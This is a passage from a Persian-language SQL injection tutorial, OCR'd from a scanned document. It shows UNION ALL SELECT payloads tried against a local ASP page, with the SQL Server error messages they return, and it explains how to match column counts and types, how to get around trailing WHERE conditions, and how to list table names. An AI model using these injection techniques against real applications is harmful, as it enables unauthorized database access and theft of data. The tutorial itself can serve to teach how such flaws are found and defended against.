
وضعیت های دیگری وجود دارند که شما ممکن است بدون تلاش های بسیار زیادی به پیروزی دست نیابید (در بعضی مواقع هم هیچ گاه امکان شکست دادن وجود ندارد !!). بعضی اوقات، شما خودتان را در گزارشی می یابید که امکان شکستن (break) آن وجود ندارد. صرف از نظر اینکه شما چه می کنید، مدام شما خطا (پشت خطا) دریافت می کنید.


3/2/7 عدم تطابق تعداد ستون ها





The page cannot be displayed - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/column.asp?city=' UNION ALL SELECT 9, 9 FROM SysObjects WHERE "='
Go
The page cannot be displayed
There is a problem with the page you are trying to reach and it cannot be displayed.
Please try the following:
Click the Refresh button, or try again later.
Open the localhost home page, and then look for links to the information you want.
HTTP 500.100 - Internal Server Error - ASP error
Internet Information Services
Technical Information (for support personnel)
Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
/column.asp, line 15
Done
Local intranet


File Edit View Favorites Tools Help
Address http://localhost/column.asp?city=' UNION ALL SELECT 9, 9, 9 FROM SysObjects WHERE "='
Go
The page cannot be displayed


The page cannot be displayed - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/column.asp?city=' UNION ALL SELECT 9, 9, 9 FROM SysObjects WHERE "='
Go
The page cannot be displayed
There is a problem with the page you are trying to reach and it cannot be displayed.
Please try the following:
Click the Refresh button, or try again later.
Open the localhost home page, and then look for links to the information you want.
HTTP 500.100 - Internal Server Error - ASP error
Internet Information Services
Technical Information (for support personnel)
Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
/column.asp, line 15
Done
Local intranet


The page cannot be displayed - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/column.asp?city=' UNION ALL SELECT 9, 9, 9, 9 FROM SysObjects WHERE "='
Go
The page cannot be displayed
There is a problem with the page you are trying to reach and it cannot be displayed.
Please try the following:
Click the Refresh button, or try again later.
Open the localhost home page, and then look for links to the information you want.
HTTP 500.100 - Internal Server Error - ASP error
Internet Information Services
Technical Information (for support personnel)
Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)
[Microsoft][ODBC SQL Server Driver][SQL Server]Operand type clash: ntext is incompatible with int
/column.asp, line 15
Done
Local intranet






Figure 5: Column number matching


اگر بتوانید بر Syntax Error فایق آیید، سخت قسمت را پشت سر گذاشته اید. پیام خطای بعدی که دریافت می کنید احتمالا از یک نام جدول اشتباه (Bad Table Name) خبر می دهد. یک جدول سیستمی معتبر از یک appendix ای که مرتبط به Database Server ای که قصد حمله به آن را دارید، انتخاب کنید.

به احتمال زیاد با یک پیام خطا که از تفاوت تعداد فیلدها در گزارش های SELECT و UNION SELECT می نالد، مواجه خواهید شد!! در این صورت احتیاج به پی بردن به این مطلب دارید که چه تعداد ستون در گزارش صحیح (legitimate) درخواست شده است. بیائید فرض کنیم که کدی که در web application ای که به آن حمله می کنید، به صورت زیر باشد:

```
SQLString = SELECT FirstName, LastName, EmployeeID FROM
Employees WHERE City = '" & strCity "'"
```

در SELECT صحیح و UNION SELECT تزریق شده باید تعداد شماره های ستون در عبارت های WHERE شان برابر باشد. در این مورد، هر دوی آنها باید 3 باشند. نه تنها باید تعداد ستون ها برابر باشد، بلکه باید نوع ستون ها (Column Types) نیز مطابقت با هم باشند. اگر FirstName یک رشته (String) باشد، متقابلا فیلد متناظر آن در رشته ی تزریق شما نیز باید یک رشته باشد. بعضی سرورها از قبیل Oracle، راجع به این موضوع بسیار سخت گیر و یک دنده (!) هستند. دیگر سرورها، کمی با ملایمت رفتار کرده (!) و به شما اجازه می دهند که از هر نوع داده ای که می تواند تبدیل غیر صریح و ضمنی (Imipicit Conversion) را به نوع داده ای صحیح انجام دهد. برای مثال در SQL Server، قرار دادن داده های عددی در مکانِ یک متغیر کاراکتری (یا به اصطلاح یک varchar's place)، مشکلی نخواهد داشت، چرا که اعداد می توانند به صورت ضمنی به رشته تبدیل شوند. قرار دادن text در یک ستون عدد صحیح کوچک (که به اصطلاح به آن smallint می گوئیم) در هر حال، غیرقانونی و نشدنی است، چرا که text نمی تواند به یک integer (عدد صحیح) تبدیل شود. به دلیل اینکه گونه های عددی اغلب براحتی به رشته ها تبدیل می شوند (در حالتی که عکس این مطلب درست نیست)، به طور پیش فرض از مقادیر عددی استفاده کنید.

برای تعیین تعداد ستون ها شما، روند اضافه کردن مقادیر به عبارت UNION SELECT را ادامه می دهید تا اینکه یک خطای Column Mismatch دریافت کنید. اگر با یک خطای Data Type Mismatch روبرو شدید، نوع داده ی ستونی که شما از یک عدد به یک مقدار دقیق وارد شدید، را تغییر دهید. بعضی مواقع شما به محض اینکه یک نوع داده ای نادرست را submit می کنید، یک خطای تبدیل (Conversion Error) دریافت می کنید. دیگر اوقات، شما تنها پیام تبدیل را هنگامی که تعداد صحیح ستون ها را تطابق داده باشید دریافت می کنید، بررسی کنید که کدام ستون ها باعث خطا می شوند. هنگامی که آخرین ستون مورد نظر باشد، تطابق نوع داده ها زمان زیادی را می طلبد، به دلیل اینکه تعداد ترکیب های ممکن در گزارش دو برابر تعداد ستون ها خواهد بود. استفاده از SELECT های 40 ستونی کار غیر معمولی است (کی میره این همه راه رو).
اگر همه موارد درست انجام شود، شما یک صفحه ای را دریافت می کنید که با همان قالب و ساختار یک صفحه ی صحیح و legiminte مشابه می باشد. هر جا که Dynamic Content مورد استفاده قرار گیرد، شما باید نتایج گزارش تزریق خود را داشته باشید.






Figure 6: Additional WHERE column breaking

بعضی مواقع ممکن است به مشکلات شما شروط WHERE (WHERE Conditions) که بعد از رشته ی تزریق شما به گزارش اضافه می شوند، نیز اضافه شود. برای مثال این خط از کد را در نظر بگیرید:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE City = '" & strCity & "' AND Country = 'USA'"
```


سعی کنید که با این گزارش مانند یک تزریق ساده ی مستقیم که گزارش زیر را نتیجه می دهد، برخورد کنید:

```
SELECT FirstName, LastName, Title FROM Employees WHERE City =
'NoSuchCity' UNION ALL SELECT OtherField FROM OtherTable WHERE
1=1 AND Country = 'USA'
```

که در نتیجه یک پیام خطا مانند زیر به بار خواهد آمد:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column
name 'Country'.
```

مشکل در اینجا این است که گزارش تزریق شده ی شما در عبارت FROM هیچ جدولی ندارد که آن جدول حاوی یک ستون با نام 'Country' باشد. دو راه برای حل این مشکل وجود دارد: اگر از SQL Server استفاده می شود، راه کار تقلب و استفاده از "; - -" Terminator یا حدس زدن نام جدولی که ستون مورد نظر در آن وجود دارد و سپس اضافه کردن آن جدول به عبارت FROM.



LastName	FirstName	Title	Notes	Extension
0	Employees	0	A	0
0	Categories	0	A	0
0	Customers	0	A	0
0	dtproperties	0	A	0
0	Shippers	0	A	0
0	Suppliers	0	A	0
0	Orders	0	A	0
0	Products	0	A	0
0	Order Details	0	A	0
0	CustomerCustomerDemo	0	A	0
0	CustomerDemographics	0	A	0
0	Region	0	A	0
0	Territories	0	A	0
0	EmployeeTerritories	0	A	0

